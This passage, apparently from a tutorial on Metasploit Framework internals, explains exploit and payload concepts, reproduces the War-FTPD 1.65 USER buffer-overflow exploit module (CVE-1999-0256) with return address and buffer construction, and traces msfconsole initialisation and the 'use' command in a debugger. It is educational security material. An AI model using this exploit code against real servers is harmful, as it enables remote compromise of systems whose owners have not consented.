Exploit: *To exploit means to take advantage of a security weakness in order to compromise the system, e,g., to gain control of system. An exploit also refers to the portion of code, data, or sequence of commands used to conduct the attack*.

Payload: *A payload is a piece of code that exploit wants the target system to execute when the vulnerability is exploited. For example, a reverse shell is a payload that creates a connection from the target machine back to the attacker, where as a bind shell is a payload is a payload that "binds" a command prompt to a listening port on the target machine, which the attacker can than connect.*




Figure 6 Exploit Metamodel

As shown in the metamodel the exploit concept can be broken down into number of components. The first thing the exploit needs to do is to make a connection to the vulnerability. Once the connection is made the payload data is delivered to the vulnerable code. The payload exploits the vulnerability and creates a shell type component. Depending on the type of payload delivered, the shell component may connect back to the handler which is created before the payload is delivered or the shell component waits for connection from the handler. Once the connection is established between the handler and the shell the attacker can send commands to the shell to extract information from the target machine or extend the functionality of the shell by delivering code to the shell.

To provide the flexibility of delivering different types of shell payload the exploit component makes use of the generic interface provided by the payload component. The different implementations of the payload interface provide the alternative shell payloads which could be delivered to the vulnerability.

Discovering vulnerabilities and developing exploits is a complex task requiring different mindset and motivation. Although, fuzzing tools exist in the Metaspolit framework to discover vulnerabilities the majority of the time the framework will be used to exploit known vulnerabilities for which Metasploit exploit exists.

Vulnerabilities don't need to be within the network and since networks are becoming more secure the untrained users and administrators etc, become the vulnerable component within the target environment. The metamodel is still applicable in this situation. Once the vulnerable users have been identified via social engineering attacks, exploit could be delivered via phishing attack or delivered in person (recruited insider)

All of the metamodel components should be viewed as Facades (design pattern). Let's take the connect component for example, for generic exploit framework like Metasploit, API calls are provided to make connection with virtually all of the well known services on popular OS. The connection classes can be found in the `/lib/msf/core/exploit` directory. In Ruby speak they are referred to as mixins. These mixins are meant to be included in exploits that need them. More than one mixin can be include in a single exploit.

Payload components provide the exploit framework with code that can be executed after an exploit succeeds. For example, reverse shell is a payload that creates a connection from the target machine back to the attacker, whereas a bind shell is a payload that binds a connection to a listening port on the target machine.

The Handler components are responsible for handling the attackers' half of establishing a connection that is created by the payload being transmitted via an exploit. Although handlers are not payloads, but are very closely related and for implementation reasons they form part of the payload class hierarchy as we will see later (Metasploit framework makes heavy use of implementation inheritance with good reasons).

To obtain more elaborate control of the target network we need a payload that can spawn server type components on the target machine and whose capability could be extended as required. To achieve such a functionality we also need Protocol and attacker side Command and Control components. Examples of all of these components are available in the Metasploit framework as we will see later when we discuss the meterpreter architecture.

The UI Façade components provide the interfaces which allow the attacker to control how the various payloads and handlers get attached to the Exploit component before the exploit is launched. The UI Façade components usually include controllers, views, commands, command processors, proxies and managers etc.

The Datastore components provide interfaces which allow the attacker to store the configurations details of an attack.

6 Vulnerable Service

The vulnerable service we are going use to explore the internals of Metasploit is the War-FTPD FTP server.

The metasploit exploit for the warftpd can found in the `/modules/exploits/windows/ftp/warftpd_165_user.rb` file.

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
    Rank = AverageRanking

    include Msf::Exploit::Remote::Ftp

    def initialize(info = {})
              super(update_info(info,
                        'Name'           => 'War-FTPD 1.65 Username Overflow',
                        'Description'    => %q{
                                 This module exploits a buffer overflow found in the USER command
                                 of War-FTPD 1.65.
                        },
                        'Author'         => 'Fairuzan Roslan <riaf [at] mysec.org>',
                        'License'        => BSD_LICENSE,
                        'References'     =>
                                 [
                                           [ 'CVE', '1999-0256'],
                        ..
                                 ],
                        'DefaultOptions' =>
                                 {
                                           'EXITFUNC' => 'process'
                                 },
                        'Payload'        =>
                                 {
                                           'Space'    => 424,
                                           'BadChars' => "\x00\x0a\x0d\x40",
                                           'StackAdjustment' => -3500,
                                           'Compat'   =>
                                                     {
                                                              'ConnectionType' => "-find"
                                                     }
                                 },
                        'Platform'       => 'win',
                        'Targets'        =>
                                 [
                                           # Target 0
                                           ...
                                                                                               ..
                                           # Target 2
                                           [
                                                     'Windows XP SP2 English',
                                                     {
                                                              'Ret'      => 0x71ab9372 # push esp, ret
                                                     }
                                           ],
                                                                                     ],
                        'DisclosureDate' => 'Mar 19 1998'))
    end

    def exploit
              connect

              print_status("Trying target #{target.name}...")

              buf          = make_nops(600) + payload.encoded
              buf[485, 4]  = [ target.ret ].pack('V')

              send_cmd( ['USER', buf] , false )

              handler
              disconnect
    end

end
```

The class diagram for the `warftpd_165_user` exploit is shown in figure 7.




Figure 7 Warftpd class diagram

The exploit includes the `msf/core` module so that it has access to all Metasploit Framework code. Next, the exploit extends the `Msf::Exploit::Remote` class to create a new `Metasploit3` class. By extending the class, the exploit inherits functions to deal with the various exploit activities. Next, the exploit includes the module code from `Msf::Exploit::Remote::Ftp` in order to include protocol functions such as `connect`, and options such as `RHOST` and `RPORT`.

In the `initialization` method, the super method will pass the output from the `update_info` method to the underlying lasses to ensure that the setup of exploit is correct. The `update_info` method updates the module's default information with information that is specific to the exploit.

The `exploit` method is what runs when we type exploit in Metasploit after we have set up our variables. We should have set up all the variables we need before we go into this method, so we shouldn't have to accept any other input to the module until the vulnerability is exploited and we have a connection to the target.

The exploit begins by using the `connect` method to connect to the target host. The exploit uses a Metaslpoit module method called `print_status` to print status information to wherever is receiving output, to print a connect message. Next, the exploit builds the exploit buffer. Finally the exploit sends the payload buffer by calling the `send_cmd` method to send a `USER` command. The `false` option indicates that we don't care what data is returned.

The handler method handles the connection from the target machine, and the disconnect method disconnects us from the vulnerable service.

In the rest of this document we will dig deeper into the code and see how the various methods are called. Before doing that browse the directories `/module/exploits` and `/lib/msf/core/exploit`.

The directory `/module/exploits/` contains the exploits which are organised in OS categories. For each OS category the exploits are further organised in services types and each service type directory contains the actual exploit code.

The directory `/lib/msf/core/exploit` to a large extent contains connection code used by the exploits to connect to the vulnerable service. These so called mixins are meant to be included in exploits that need them. More than one mixin can be included in a single exploit. For example the FTP mixin `Msf::Exploit::Remote::Ftp` provides a set of methods that are useful when interacting with an FTP server, such as logging into the server and sending some of the basic commands. This mixin automatically registers the `RHOST,RPORT,USER`, and `PASS` options.

The `Msf::Exploit::Remote::Tcp` TCP mixin implements a basic TCP client interface that can be used in a generic fashion to connect or otherwise communicate with applications that speak over TCP. To explain all of this mixin stuff we need a Ruby detour.

A module can't have instances, because a module isn't a class. However, you can `include` a module within a class definition. When this happens, all the module's instance methods are suddenly available as methods in the class as well. They get *mixed in.* In fact, mixed-in modules effectively behave as super classes.

The Ruby `include` statement does not simply copy the module's instance methods into the class. Instead, it makes a reference from class to the included module. If multiple classes include that module, they'll all point to the same thing. If you change the definition of a method within a module, even while your program is running, all classes that include that module will exhibit the new behaviour. We're speaking only of methods here. Instance variables are always per object.

Mixins give you a powerful way of adding functionality to classes. However, their true power comes out when the code in the mixin starts to interact with code in the class that uses it.

One of the other questions about mixins is, how is method lookup handled? In particular, what happens if methods with the same name are defined in a class, in that class's parent class, and in a mixin included into the class?

The answer is that Ruby looks first in the immediate class of an object, then in the mixins included into that class, and then in superclasses and their mixins. If a class has multiple modules mixed in, the last one included is searched first. That should explain the Warftpd class diagram shown in figure 7 also check out the initialise call trace shown in figure 11.

7 msfconsole Initialisation Phase

The initialisation phase occurs between executing the `msfconsole` command and receiving the `msf >` prompt. During this phase all the critical subsystems of the Metasploit framework are initialised.





Figure 8 Exploit Metamodel

The `Msf::Ui::Console::Driver` class provides the `msfconsole` interface and is derived from an abstract `Msf::Ui::Driver` class. The `initialise` method of `Msf::Ui::Console::Driver` class controls the initialisation phase of the `msfconsole` interface. Once the class has been instantiated after completing the `initialize` method the `run` method is called. The `run` method is actually implemented in the super class `Rex::Ui::Text::Shell`. The `run` method provides the mechanism through which user commands are executed. When the command is to be executed the `run` method calls the `run_single` method of `Rex::Ui::Text::DispatcherShell` class which in turn sends the command to the appropriate registered command dispatcher to be processed. The class diagram is shown in figure 8. In rest of this section we will dig deeper into the code by stepping through the main parts of the initialisation phase and see how the various classes interact with each other.

We will analyse the initialisation phase by first setting a break point at:



```
begin
  Msf::Ui::Console::Driver.new(
    Msf::Ui::Console::Driver::DefaultPrompt,
    Msf::Ui::Console::Driver::DefaultPromptChar,
    options
  ).run
rescue Interrupt
end
```

To start the analysis select the Menu item `Run.Debug 'msfconsole'` when the program halts at the breakpoint click the `stepinto button`. The program enters the `initialise` method of `Msf::Ui::Console::Driver` class stepover few of the line using the `stepover button` until you come to the line `self.framework = opts['Fr.]|Msf::Simple::Framework.create(opts)` now step into this line and you will end up in the `self.create` method of

`Msf::Simple::Framework` class and now immediately step into `framework=Msf::Framework.new(opts)` and you will end up in the `initialise` method of `Msf::Framework` where the framework initialises all the critical subsystem of framework core, such as module management, session management, thread management, Data store management and so on. For now, stepover next few lines until the next `super()` method call.

Now step in to the `super()` method and you will end up in the `initialise` method of `Rex::Ui::Text::DispatcherShell` step into the next `super()` method and you will end up in the `initialise` method of `Rex::Ui::Text::Shell` class. Now step over all of the lines until you end up on the line `enstack_dispathcer( CommandDispatcher::Core)` which can be found in the `initialise` method of `Msf::Ui::Console::Driver`. Step into this call which is declared in the `Rex::Ui::Text::DispatcherShell` class and immediately step into the next line and you will end up in the `initialise` method of `Msf::Ui::Console::CommandDispatcher::Core` class and step into each of the `super` calls until you arrive in the `initialise` method of `Rex::Ui::Text::DispatcherShell::CommandDispatcher` declared in `/lib/rex/ui/text/dispatcher_shell.rb` file. The `Rex::Ui::Text::DispatcherShell::CommandDispatcher` is the super class of all of the command dispatcher classes and command dispatcher base classes provide methods which are called when the user enters the commands. Fig 9 shows the call trace for the `Msf::Ui::Console::CommandDispatcher::Core` class initialisation.



```
Debug  msfconsole
Debugger   Console
Frames
Thread 1 [sleep] (pid 591)
initialize [dispatcher_shell.rb:32] (Rex::Ui::Text::DispatcherShell::CommandDispatcher)
initialize [command_dispatcher.rb:21] (Msf::Ui::Console::CommandDispatcher)
initialize [core.rb:121] (Msf::Ui::Console::CommandDispatcher::Core)
enstack_dispatcher [dispatcher_shell.rb:443] (Rex::Ui::Text::DispatcherShell)
initialize [driver.rb:118] (Msf::Ui::Console::Driver)
msfconsole:148

Variables
▶ Global variables
▼ self = {Msf::Ui::Console::CommandDispatcher::Core} #<Msf::Ui::Con
  ▶ @@connect_opts = {Rex::Parser::Arguments} #<Rex::Parser::Arg
  ▶ @@jobs_opts = {Rex::Parser::Arguments} #<Rex::Parser::Argum
  ▶ @@search_opts = {Rex::Parser::Arguments} #<Rex::Parser::Argu
  ▶ @@sessions_opts = {Rex::Parser::Arguments} #<Rex::Parser::Ar
  ▶ @@threads_opts = {Rex::Parser::Arguments} #<Rex::Parser::Arg
▼ shell = {Msf::Ui::Console::Driver} #<Msf::Ui::Console::Driver:0x007f
```

Figure 9 Core command dispatcher initialise trace

Figure 10 shows the command dispatcher class hierarchy



Msf::Ui::Console::CommandDispatcher::Core
include
Msf::Ui::Console::CommandDispatcher::Exploit
include
Msf::Ui::Console::ModuleCommandDispatcher
include
Msf::Ui::Console::CommandDispatcher
include
Rex::Ui::Text::DispathcherShell::CommandDispatcher
Msf::Ui::Console::CommandDispatcher::Payload
include
Msf::Ui::Console::CommandDispatcher::Post
include

Figure 9 Command Dispatcher class hierarchy

8 Use command

To see how the exploit classes are instantiated we could set a break point at `cmd_use` method declared in `Msf::Ui::Console::CommandDispatcher::Core` class, but we haven't seen how the commands gets dispatched so we will set a break point at `run_command` method defined in the `Rex::Ui::Text::DispatcherShell` module. The `run_command` method is called from the `run_single` method which iterates through the stack of registered command dispatchers. If the command to be executed is found in one of the dispatchers then the associated dispatcher, command and arguments are used to call the `run_command` method. The `run_command` method calls the dispatcher `send` method. The `send` method is a special Ruby method which invokes the dispatcher method identified by the 'cmd_'+symbol in our case `cmd_use`.

```
    def run_command(dispatcher, method, arguments)
            self.busy = true

            if(blocked_command?(method))
                    print_error("The #{method} command has been disabled.")
            else
                    dispatcher.send('cmd_' + method, *arguments)
            end
            self.busy = false

      end
```

To see how the `warftpd_165_user` exploit is instantiated, first remove all the break points and set a break point at the `run_command` method. Now select the Menu item `Run.Debug 'msfconsole'`. At the `msf >` prompt, type `use exploit/windows/ftp/warftpd_165_user.`


On entering `return` the program halts on the break point. Step over few lines and then step into the `dispatcher.send(..)` method and if by magic you are in the `cmd_use` method defined in the `Msf::Ui::Console::CommandDispatcher::Core` file.

Now step into `if ((mod = framework.modules.create(mod_name)) == nil)` and you will end up in the `create` method declared in the `Msf::ModuleManager` class. This method creates the exploit instance based on the supplied reference name in this case `windows/ftp/warftpd_165_user.` To do this the method first checks to see if the module has a module type prefix. In this case the module type is 'exploit' and from that the appropriate module set is retrieved and the exploit instance is created by calling the `create` method declared in the `Msf::ModuleSet` class.

Now step into `module_instance = module_set.create(module_reference_name)` and you will end up in the `create` method declared in the `Msf::ModuleSet` class. Module sets are implemented in the form of a hash that associates the reference names of modules with their underlying classes. The purpose of a module set is to act as a localised factory for each different module type.

Using the module reference name the class of the module is fetched from the hash table. To see how the instance of the module is created step into `instance = klass.new`. In our case you will end up in the `initialise` method declared in the `modules/exploits/windows/ftp/warftpd_165_user.rb` file. Carefully visit all of the initialise methods by stepping into the `super` calls. The stack trace of calls are shown in the Figure 11

In conjunction with warftpd exploit and the class hierarchy shown in Figure 7 checkout the order the initialise methods are called.



```
Thread 1 [sleep] (pid 372)
initialize [module.rb:117] (Msf::Module)
initialize [exploit.rb:370] (Msf::Exploit)
initialize [exploit.rb:255] (Msf::Exploit::Remote)
initialize [tcp.rb:53] (Msf::Exploit::Remote::Tcp)
initialize [ftp.rb:20] (Msf::Exploit::Remote::Ftp)
initialize [warftpd_165_user.rb:82] (Metasploit3)
create [module_set.rb:62] (Msf::ModuleSet)
create [module_manager.rb:86] (Msf::ModuleManager)
cmd_use [core.rb:2157] (Msf::Ui::Console::CommandDispatcher::Core)
run_command [dispatcher_shell.rb:427] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:389] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:383] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148
```

Figure 11 Warftpd exploit initialise trace


After creating the exploit instant the `cmd_use` method proceeds to updates the command dispatcher stack with the `Msf::Ui::Console::CommandDispatcher::Exploit` class which provides the exploit commands.

9 Set command
